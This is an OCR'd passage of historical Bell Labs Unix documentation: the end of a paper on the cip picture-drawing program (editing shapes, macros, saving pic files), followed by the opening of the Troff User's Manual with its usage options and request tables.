


Figure 5. Drawing text

near these special points, it will tend to stick to them until you move sufficiently far away. Figure 6 shows the sticky points for each shape. The corners of the *bounding box* of a macro instance are sticky as well. The final alignment aid is the grid. When the grid is turned on, drawn objects will rachet from grid point to grid point as you move the cursor. The cursor is prejudiced in favor of sticky points: it will move to the nearest grid point only when there is no close sticky point.

Object	Origin
circle	center
box	upper left corner
ellipse	center
line	first drawn point
arc	first drawn point
spline	first drawn point
text	center of baseline
macro	upper left corner

Table 3. The origins of objects




Figure 6. Sticky points

6. Editing

The editing facilities of *cip* allow both the position and size of previously drawn objects to be changed. The basic mechanism is to *select* the object with button 1, and then use button 2 for the actual editing. The position of the cursor when button 2 is depressed and the shape of the selected object determine the editing action. For example, suppose a circle has been selected. If the cursor is near the origin of the circle when the middle button is pushed, the origin of the circle will track the cursor as long as the button is depressed. Its new location will be the cursor position when the button is released, and the radius will be unchanged. If, instead, the cursor is near the edge of the circle when the middle button is depressed, the center of the circle will remain fixed, and the radius of the circle will track the cursor. The other objects are edited in the same manner: near the center moves the object, near the edge (or corner, or endpoint) changes the size, with the exception of arcs, splines, text, and macros.

Arcs have three interesting points: the two endpoints, and the center of the circle that contains the arc. The point nearest the cursor when button 2 is depressed will track the cursor. (There is no way to reposition the arc.) This includes the center of the circle, which is shown with a pair of lines when the arc is selected.


Splines have a variable number of *guiding points* that can be changed. Lines between the guiding points are drawn to help in locating them when the spline is selected. The point nearest the cursor when the middle button is depressed will track the mouse motions, becoming fixed at the cursor position when the button is released. Again, there is no way to move the whole spline.

It doesn't make sense in *cip's* world to change the size of text. Accordingly, it can only be moved. After the text is selected and button 2 is pushed, the text string will track the cursor, coming to rest when the button is released. The *contents* of a text string are changed by deleting the string and re-entering it correctly.*

Macro editing is more complex. An instance of a macro can be repositioned by selecting the instance and pushing the second button. The entire macro will track the mouse movements until the button is released. Changing the *components* of the macro will be discussed in the next section.


*In version 3.0, the size, font, vertical spacing and adjustment (left justified, right justified or centered) can be changed from the button 3 menu.

The editing facilities of *cip* are summarized below. Figure 7 shows the process of editing a spline; the technique is similar for all simple shapes.




To edit solid box:

a) cursor inside a dotted box: move corner
b) cursor inside dashed box: move box




To edit outer circle:

a) cursor inside inner circle: move circle
b) cursor in ring between circles: change radius




To edit ellipse:

a) cursor in a dashed box: change height
b) cursor in a dotted box: change width
c) cursor anywhere else in ellipse: move ellipse




To edit solid line:

a) cursor in the dotted box and between the dotted lines: move line
b) cursor in a dotted triangle: move endpoint




To edit arc: (dotted lines appear (solid) when arc is selected)

a) cursor inside circle: move origin
b) cursor outside circle, inside left dashed box: move endpoint
c) cursor outside circle, inside right dashed box: move startpoint



To edit spline: (dashed lines appear (solid) when spline is selected)

a) cursor inside a dotted region: move guiding point (large dot)



To edit text:

a) cursor anywhere: move text (To change the contents of the string, delete it and re-type it correctly.)*





Figure 7. Editing a spline



To move an instance of a macro:

a) cursor anywhere: move macro

(Changing the components of a macro is discussed elsewhere)

7. Macros

Cip has a macro facility that allows objects to be grouped together and treated as a single entity. The aggregate can be moved, reflected, copied, or deleted. In addition, components of the macro can be modified, deleted, or added. Changes made to the components will be reflected in *all* instances of the macro, except those that have been reflected.

A group of objects is collected into a macro by selecting the **define macro** option in the command menu. A bounding box is drawn around the desired objects using button 2. Any object that is completely contained in the bounding box will be included in the aggregate.

Once the definition is complete, the macro instance can be selected in the usual manner. The object menu for macros has entries for deleting, copying, and reflecting the macro instance. It can be repositioned by holding the middle button down. The center of the bounding box will track the cursor until the button is released.

The macro object menu has a fifth entry that allows the components of the macro to be modified, deleted, or added. Selection, drawing, editing, and menus work exactly as described before except that they operate within the context of the macro. When editing begins, a small box appears on the screen to the left of the Mouse Buttons box. It shows the current depth of macro editing. (Yes, Virginia, macros can be nested.) To terminate the editing, move the cursor inside the Edit Depth box and click the selection button, decrementing the depth count. When the count goes to zero, the screen will be redrawn to reflect the changes. Modifications to macros affect *all* instances of the macro.

Detail can be added to a single instance of a macro by drawing over it. Components of an individual instance cannot be deleted or modified without changing all instances.

Suppose you define a macro that contains a circle in a box. After replicating it several times, you decide that one instance should not have the circle. The sixth entry in the macro menu, **separate,** will separate the aggregate back into individual objects. That is, for a *selected instance* of a macro, the **define macro** operation will be undone. Now you can select the offending circle and delete it without changing the other instances of the macro. However, changes made to the macro will no longer affect the separated objects.

*In version 3.0, you can change the point size, vertical spacing, font and adjustment of text from the menu.

8. Saving Pictures

The command menu has two entries that involve file operations. **Put file** converts the picture on the screen into *pic* and saves it in a file on the host machine. Similarly, **get file** reads a file, presumed to be *pic,* and draws the resulting picture on the screen. Both commands ask for a file name: the prompt `FILE?` appears in the lower left part of the screen, just below the drawing arena (see Figure 3g). The filename from the previous get or put command will be automatically displayed to reduce the amount of typing necessary. Typing <CR> (carriage return) uses the default filename.

There are four error conditions that may arise following a file operation. Attempts to put a file are the least error prone: the only error, besides the host being down, is that you don't have the right to write the file in question. Get file commands are subject to errors involving access rights to the file, problems opening a pipe to parse the pic, and having a picture that is too complicated to fit within the available memory of the Blit. Errors are reported in the lower left portion of the screen, just below the drawing arena.

9. Commentary

Cip grew out of my experience with *pic.* It is wonderful to be able to describe and draw pictures that can included right along with text in a document. However, words are not always the best form of expression. It is easy to spend an afternoon turning a five minute sketch into a *pic* description. *Cip* allows you to do the sketch online and get the *pic* description as a bonus.

I have put most of my efforts into the user interface. There is a minimum of typing: only file names and text strings are entered from the keyboard. There are alignment aids: sticky points, help with vertical and horizontal lines, and a grid option. The current meaning of the mouse buttons is displayed. Only use will tell if these aids are enough.

Before going on to a discussion of the limitations of *cip,* let me mention a *good* thing about saving the picture as readable text. The *pic* produced by *cip* is full of numbers, including the line `scale=100`. The resolution on the Blit is 100 pixels/inch, and this command is necessary for the picture to be the same size on both the screen and a piece of paper. Thus, the size of the picture can be changed by changing the scale. For example, all of the miniature *cip* screens that appear in this document originated from the big version in Figure 1. The screens in Figures 3, 4, 5, and 7 were created with `scale=300` and are roughly one ninth the size of the original; the one on the cover page had `scale=450`. Ragged edges and small imperfections in the picture can be removed by twiddling the position and size of objects. One common way to use *cip* is to draw a rough version on the screen, and refine it by using a combination of *cip* editing and *pic* editing.

Cip resides almost entirely in the Blit. (Implementations also exist for the DMD5620 and 630MTG terminals.) The host machine provides the file system and parses *pic;* everything else is done in the terminal. While this approach is not subject to the delays in response time that plague timesharing users, it does require a large program (50K bytes) to be downloaded into the terminal through a serial connection. It should be interesting to compare this approach to one in which the major part of the program runs in the host, with the terminal providing only the graphic support.

There are some things that can be expressed in a textual language like *pic* that are difficult to describe graphically. Examples are relationships between objects (text centered in a box that is somehow part of the box and should move with it), shortening a line between two circles by the radius of the circle, naming objects and referring to them. Ivan Sutherland's thesis, Sketchpad [4] dealt with the problem of expressing constraints between objects; his techniques will be incorporated into *cip* at some point in the future.

Adding functionality to *cip* is constrained by having *pic* as the output form. Potentially interesting extensions like arbitrary rotation of objects, shapes that are solid or shaded rather than outlined, shapes that obscure things that are behind them, and so on, are ruled out because they cannot be described in *pic.* Chris Van Wyk's *ideal* [5] *does* allow these extensions. It might be interesting to do a drawing system for it.

Brian Kernighan, in addition to his role as *pic* oracle, provided the program that runs on the host, parses *pic* files, and sends a simplified form of the picture to the Blit. Bart Locanthi and Rob Pike built the Blit and wrote the graphics support and file system access routines. And finally, my first and most enthusiastic user was Norm Schryer. My thanks to them all.

10. References

1. Kernighan, B.W. Pic — A Graphics Language for Typesetting. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
2. Kernighan, B.W. and Ossanna, J.F. Troff User's Manual. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
3. Locanthi, B.N. and Pike, R. The Blit. *Software Practice & Experience 8* (1982).
4. Sutherland, I.E. *Sketchpad, A Man-Machine Graphical Communication System*. Garland Publishing, Inc., New York, 1980. Ph.D. Dissertation, MIT, 1963.
5. Van Wyk, C.J. Ideal — A Picture-specification Language. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.

Troff User's Manual†

Joseph F. Ossanna
Brian W. Kernighan

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

Introduction

Troff and *nroff* are text processors that format text for typesetter- and typewriter-like terminals, respectively. They accept lines of text interspersed with lines of format control information and format the text into a printable, paginated document having a user-designed style. *Troff* and *nroff* offer unusual freedom in document styling: arbitrary style headers and footers; arbitrary style footnotes; multiple automatic sequence numbering for paragraphs, sections, etc; multiple column output; dynamic font and point-size control; arbitrary horizontal and vertical local motions at any point; and a family of automatic overstriking, bracket construction, and line-drawing functions.

Troff produces its output in a device-independent form, although parameterized for a specific device; *troff* output must be processed by a driver for that device to produce printed output.

Troff and *nroff* are highly compatible with each other and it is almost always possible to prepare input acceptable to both. Conditional input is provided that enables the user to embed input expressly destined for either program. *Nroff* can prepare output directly for a variety of terminal types and is capable of utilizing the full resolution of each terminal. A warning for the future, however: *nroff* is near the end of its useful life, and it is not supported or maintained. There has been no attempt to add modern *troff* features to *nroff* .

Background to the Second Edition

Troff was originally written by the late Joe Ossanna in about 1973, in assembly language for the PDP-11, to drive the Graphic Systems CAT typesetter. It was rewritten in C around 1975, and underwent slow but steady evolution until Ossanna's death late in 1977.

In 1979, Brian Kernighan modified *troff* so that it would produce output for a variety of typesetters, while retaining its input specifications. Over the decade from 1979 to 1989, the internals have been modestly revised, though much of the code remains as it was when Ossanna wrote it.

Troff reads parameter files each time it is invoked, to set values for machine resolution, legal type sizes and fonts, and character names, character widths and the like. *Troff* output is ASCII characters in a simple language that describes where each character is to be placed and in what size and font. A post-processor must be written for each device to convert this typesetter-independent language into specific instructions for that device.

The output language contains information that was not readily identifiable in the older output. Most notably, the beginning of each page and line is marked, so post-processors can do device-specific optimizations such as sorting the data vertically or printing it boustrophedonically, independent of *troff*.

Capabilities for graphics have been added. *troff* now recognizes commands for drawing diagonal lines, circles, ellipses, circular arcs, and quadratic B-splines; there are also ways to pass arbitrary information to the output unprocessed by *troff*.

A number of limitations have been eased or eliminated. A document may have an arbitrary number of fonts on any page (if the output device permits it, of course). Fonts may be accessed merely by naming them; ''mounting'' is no longer necessary. There are no limits on the number of characters. Character height and slant may be set independently of width.

†This is a version of [1] revised by B. W. Kernighan.

The remainder of this document contains a description of usage and command-line options; a summary of requests, escape sequences, and pre-defined number registers; a reference manual; tutorial examples; and a list of commonly-available characters.

Acknowledgements

Joe Ossanna's *troff* remains a remarkable accomplishment. For fifteen years, it has proven a robust tool, taking unbelievable abuse from a variety of preprocessors and being forced into uses that were never conceived of in the original design, all with considerable grace under fire.

The current version of *troff* has profited from significant code improvements by Jaap Akkerhuis, Dennis Ritchie, Ken Thompson, and Molly Wagner. Andrew Hume, Doug McIlroy, and Ravi Sethi made valuable suggestions on the manual. I fear that the remaining bugs are my fault.

References

1. Ossanna, J.F. NROFF/TROFF User's Manual. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.

Usage

Troff or *nroff* is invoked as

```
troff  options  files
nroff  options  files
```

where *options* represents any of a number of option arguments and *files* represents the list of files containing the document to be formatted. An argument consisting of a single minus '−' is taken to be a filename corresponding to the standard input. If no filenames are given input is taken from the standard input. The options, which may appear in any order so long as they appear before the files, are:

−m*name*	Read the macro file `/usr/lib/tmac.`*name* before the input *files*.
−T*name*	Specifies the type of the output device. Specific devices are site-dependent. For *troff*, useful names include `post` (Postscript, the default), `202` (Linotron 202), and `aps` (Autologic APS-5). For *nroff* , useful names include `37` for the (default) Model 37 Teletype®, `450` for the DASI-450 (Diablo Hyterm), `lp` for ''dumb'' line printer terminals (no half-line motions, no reverse motions, and `think` for the HP ThinkJet printer.
−i	Read standard input after the input files are exhausted.
−o*list*	Print only pages whose page numbers appear in *list*, which consists of comma-separated numbers and number ranges. A number range has the form $N-M$ and means pages N through M; a initial $-N$ means from the beginning to page N; and a final $N-$ means from N to the end.
−n*N*	Number first generated page *N*.
−r*aN*	Set number register *a* (one-character) to *N*.
−s*N*	Stop every *N* pages. *Nroff* will halt prior to every *N* pages (default $N=1$) to allow paper loading or changing, and will resume upon receipt of a newline. *Troff* will include a ''pause'' code every *N* pages; its meaning, if any, depends on the output device.
−u*N*	Set amount of emboldening for the `bd` request to *N*.
−F*path*	Look in directory *path* for font information; default is `/usr/lib/font` for *troff* and `/usr/lib/term` for *nroff*.
	troff Only
−a	Send a printable (ASCII) approximation of the results to the standard output.
	nroff Only
−e	Produce equally-spaced words in adjusted lines, using full terminal resolution.
−h	Use tabs instead of spaces to speed up printing.
−q	Invoke the simultaneous input-output mode of the `rd` request.

Each option is a separate argument; for example,

```
troff -Tpost -ms -o4,6,8-10 file1 file2
```

requests formatting of pages 4, 6, and 8 through 10 of a document contained in the files named *file*1 and *file*2, specifies the output device as a Postscript printer, and invokes the macro package `-ms`.

Various pre- and post-processors are available for use with *nroff* and *troff*. These include the equation preprocessor *eqn* (for *troff* only), the table-construction preprocessor *tbl*, and *pic*, *ideal*, and *grap* for various forms of graphics. A reverse-line postprocessor *col* is available for multiple-column *nroff* output on terminals without reverse-line ability; *col* expects the Model 37 Teletype escape sequences that *nroff* produces by default.

Request Summary

In the following table, the notation ±*N* in the ***Request Form*** column means that the forms *N*, +*N*, or −*N* are permitted, to set the parameter to *N*, increment it by *N*, or decrement it by *N*, respectively. Plain *N* means that the value is used to set the parameter. ***Initial Values*** separated by **;** are for *troff* and *nroff* respectively. In the ***Notes*** column,

B	Request normally causes a break. The use of `'` as control character (instead of `.`) suppresses the break function.
D	Mode or relevant parameters associated with current diversion level.
E	Relevant parameters are a part of the current environment.
O	Must stay in effect until logical output.
P	Mode must be still or again in effect at the time of physical output.
T	*troff* only; no effect in *nroff*.
v, **p**, **m**, **u**	Default scale indicator; if not specified, scale indicators are ignored.

Request Form	***Initial Value***	***If No Argument***	***Notes***	***Explanation***
1. **General Information**				
2. **Font and Character Size Control**				
`.ps` ±*N*	10 point	previous	E,T	Point size; also `\s`±*N*.
`.ss` *N*	12/36**m**	ignored	E,T	Space-character size set to *N*/36 em.
`.cs` *F N M*	off	-	P,T	Constant character space (width) mode (font *F*).
`.bd` *F N*	off	-	P,T	Embolden font *F* by *N* − 1 units.
`.bd S` *F N*	off	-	P,T	Embolden Special Font when current font is *F*.
`.ft` *F*	Roman	previous	E	Change to font *F*; also `\f`*x*, `\f(`*xx*, `\f`*N*.
`.fp` *N F L*	R,I,B,...,S	ignored	-	Mount font named *F* on physical position *N* ≥ 1; long name is *L* if given.
3. **Page Control**				
`.pl` ±*N*	11i	11i	**v**	Page length.
`.bp` ±*N*	*N* = 1	-	B,**v**	Eject current page; next page number *N*.
`.pn` ±*N*	*N* = 1	ignored	-	Next page number *N*.
`.po` ±*N*	1i; 0	previous	**v**	Page offset.
`.ne` *N*	-	*N* = 1 v	D,**v**	Need *N* vertical space.
`.mk` *R*	none	internal	D	Mark current vertical place in register *R*.
`.rt` ±*N*	none	internal	D,**v**	Return (upward only) to marked vertical place.
4. **Text Filling, Adjusting, and Centering**				
`.br`	-	-	B	Break.
`.fi`	fill	-	B,E	Fill output lines.
`.nf`	fill	-	B,E	No filling or adjusting of output lines.
`.ad` *c*	adj, both	adjust	E	Adjust output lines with mode *c*; *c* = `l`,`r`,`c`,`b`,*none*
`.na`	adjust	-	E	No output line adjusting.
`.ce` *N*	off	*N* = 1	B,E	Center next *N* input text lines.
5. **Vertical Spacing**				
`.vs` *N*	12p; 1/6i	previous	E,**p**	Vertical baseline spacing (*V*).
`.ls` *N*	*N* = 1	previous	E	Output *N* − 1 **v**'s after each text output line.
`.sp` *N*	-	*N* = 1 v	B,**v**	Space vertical distance *N* in either direction.
`.sv` *N*	-	*N* = 1 v	**v**	Save vertical distance *N*.
`.os`	-	-	-	Output saved vertical distance.
`.ns`	space	-	D	Turn no-space mode on.
`.rs`	-	-	D	Restore spacing; turn no-space mode off.

6. Line Length and Indenting

`.ll` ±*N*	6.5i	previous	E,**m**	Line length.
`.in` ±*N*	*N* = 0	previous	B,E,**m**	Indent.
`.ti` ±*N*	-	ignored	B,E,**m**	Temporary indent.

7. Macros, Strings, Diversion, and Position Traps

`.de` *xx yy*	-	*.yy* = `..`	-	Define or redefine macro *xx*; end at call of *yy*.
`.am` *xx yy*	-	*.yy* = `..`	-	Append to a macro.
`.ds` *xx string*	-	ignored	-	Define a string *xx* containing *string*.
`.as` *xx string*	-	ignored	-	Append *string* to string *xx*.
`.rm` *xx*	-	ignored	-	Remove request, macro, or string.
`.rn` *xx yy*	-	ignored	-	Rename request, macro, or string *xx* to *yy*.
`.di` *xx*	-	end	D	Divert output to macro *xx*.
`.da` *xx*	-	end	D	Divert and append to *xx*.
`.wh` *N xx*	-	-	**v**	Set location trap; negative is w.r.t. page bottom.
`.ch` *xx N*	-	-	**v**	Change trap location.
`.dt` *N xx*	-	off	D,**v**	Set a diversion trap.
`.it` *N xx*	-	off	E	Set an input-line count trap.
`.em` *xx*	none	none	-	End macro is *xx*.

8. Number Registers

`.nr` *R* ±*N M*		-	**u**	Define and set number register *R*; auto-increment by *M*.
`.af` *R c*	arabic	-	-	Assign format to register *R* (*c* = `1`, `i`, `I`, `a`, `A`).
`.rr` *R*	-	-	-	Remove register *R*.

9. Tabs, Leaders, and Fields

`.ta` *Nt* ...	0.5i; 0.8n	none	E,**m**	Tab settings; left-adjusting, unless *t* = `R` (right), `C` (centered).
`.tc` *c*	none	none	E	Tab repetition character.
`.lc` *c*	`.`	none	E	Leader repetition character.
`.fc` *a b*	off	off	-	Set field delimiter *a* and pad character *b*.

10. Input and Output Conventions and Character Translations

`.ec` *c*	\	\	-	Set escape character.
`.eo`	on	-	-	Turn off escape character mechanism.
`.lg` *N*	on; -	on	T	Ligature mode on if *N* > 0.
`.ul` *N*	off	*N* = 1	E	Underline (italicize in *troff*) *N* input lines.
`.cu` *N*	off	*N* = 1	E	Continuous underline in *nroff*; in *troff*, like `ul`.
`.uf` *F*	Italic	Italic	-	Underline font set to *F* (to be switched to by `ul`).
`.cc` *c*	`.`	`.`	E	Set control character to *c*.
`.c2` *c*	'	'	E	Set no-break control character to *c*.
`.tr` *abcd....*	none	-	O	Translate *a* to *b*, etc., on output.

11. Local Horizontal and Vertical Motions, and the Width Function

12. Overstrike, Bracket, Line-drawing, Graphics, and Zero-width Functions

13. Hyphenation.

`.nh`	hyphenate	-	E	No hyphenation.
`.hy` *N*	hyphenate	hyphenate	E	Hyphenate; *N* = mode.
`.hc` *c*	`\%`	`\%`	E	Hyphenation indicator character *c*.
`.hw` *word* ...		ignored	-	Add words to hyphenation dictionary.

14. Three-Part Titles.

`.tl` *'l'c'r'*		-	-	Three-part title; delimiter may be any character.
`.pc` *c*	`%`	off	-	Page number character.
`.lt` ±*N*	6.5i	previous	E,**m**	Length of title.

15. Output Line Numbering.

`.nm` ±*N M S I*		off	E	Number mode on or off, set parameters.
`.nn` *N*	-	*N* = 1	E	Do not number next *N* lines.

16. **Conditional Acceptance of Input**

`.if` *c any*		-	-	If condition *c* true, accept *any* as input; for multi-line, use `\{` *any* `\}`.
`.if !`*c any*		-	-	If condition *c* false, accept *any*.
`.if` *N any*		-	**u**	If expression $N>0$, accept *any*.
`.if !`*N any*		-	**u**	If expression $N\leq 0$ [sic], accept *any*.
`.if '`*s*1`'`*s*2`'` *any*		-	-	If string *s*1 identical to *s*2, accept *any*.
`.if !'`*s*1`'`*s*2`'` *any*		-	-	If string *s*1 not identical to *s*2, accept *any*.
`.ie` *c any*		-	**u**	If portion of if-else; all above forms (like `if`).
`.el` *any*		-	-	Else portion of if-else.

17. **Environment Switching**

`.ev` *N*	$N=0$	previous	-	Environment switch (push down).

18. **Insertions from the Standard Input**

`.rd` *prompt*	-	*prompt*=BEL	-	Read insertion.
`.ex`	-	-	-	Exit.

19. **Input/Output File Switching**

`.so` *filename*		-	-	Switch source file (push down).
`.nx` *filename*		end-of-file	-	Next file.
`.sy` *string*		-	-	Execute program *string*. Output is not interpolated.
`.pi` *string*		-	-	Pipe output to program *string*.
`.cf` *filename*		-	-	Copy file contents to *troff* output.

20. **Miscellaneous**

`.mc` *c N*	-	off	E,**m**	Set margin character *c* and separation *N*.
`.tm` *string*	-	newline	-	Print *string* on terminal (standard error).
`.ab` *string*	-	newline	-	Print *string* on standard error, exit program.
`.ig` *yy*	-	*.yy* = `..`	-	Ignore input until call of *yy*.
`.lf` *N f*		-	-	Set input line number to *N* and filename to *f*.
`.pm` *t*	-	all	-	Print macro names, sizes; if *t* present, print only total of sizes.
`.fl`	-	-	B	Flush output buffer.

21. **Output and Error Messages**

22. **Output Language**

23. **Device and Font Description Files**

Alphabetical Request and Section Number Cross Reference

`ab` 20	`ce` 4	`ec` 10	`ft` 2	`lg` 10	`nh` 13	`pm` 20	`so` 19	`tr` 10
`ad` 4	`cf` 19	`el` 16	`hc` 13	`lf` 20	`nm` 15	`pn` 3	`sp` 5	`uf` 10
`af` 8	`ch` 7	`em` 7	`hw` 13	`ll` 6	`nn` 15	`po` 3	`ss` 2	`ul` 10
`am` 7	`cs` 2	`eo` 10	`hy` 13	`ls` 5	`nr` 8	`ps` 2	`sv` 5	`vs` 5
`as` 7	`cu` 10	`ev` 17	`ie` 16	`lt` 14	`ns` 5	`rd` 18	`sy` 19	`wh` 7
`bd` 2	`da` 7	`ex` 18	`if` 16	`mc` 20	`nx` 19	`rm` 7	`ta` 9	
`bp` 3	`de` 7	`fc` 9	`ig` 20	`mk` 3	`os` 5	`rn` 7	`tc` 9	
`br` 4	`di` 7	`fi` 4	`in` 6	`na` 4	`pc` 14	`rr` 8	`ti` 6	
`c2` 10	`ds` 7	`fl` 20	`it` 7	`ne` 3	`pi` 19	`rs` 5	`tl` 14	
`cc` 10	`dt` 7	`fp` 2	`lc` 9	`nf` 4	`pl` 3	`rt` 3	`tm` 20	

Escape Sequences for Characters, Indicators, and Functions

Section Reference	*Escape Sequence*	*Meaning*
10.1	\\	\prevents or delays the interpretation of \
10.1	\e	Printable version of the current escape character.
2.1	\'	´ (acute accent); equivalent to \(aa
2.1	\`	` (grave accent); equivalent to \(ga
2.1	\-	− Minus sign in the current font
7.	\.	Period (dot) (see de)
11.1	*space*	Unpaddable space-size space character
11.1	\0	Digit width space
11.1	\\|	1/6 em narrow space character (zero width in *nroff*)
11.1	\^	1/12 em half-narrow space character (zero width in *nroff*)
4.1	\&	Non-printing, zero width character
10.6	\!	Transparent line indicator
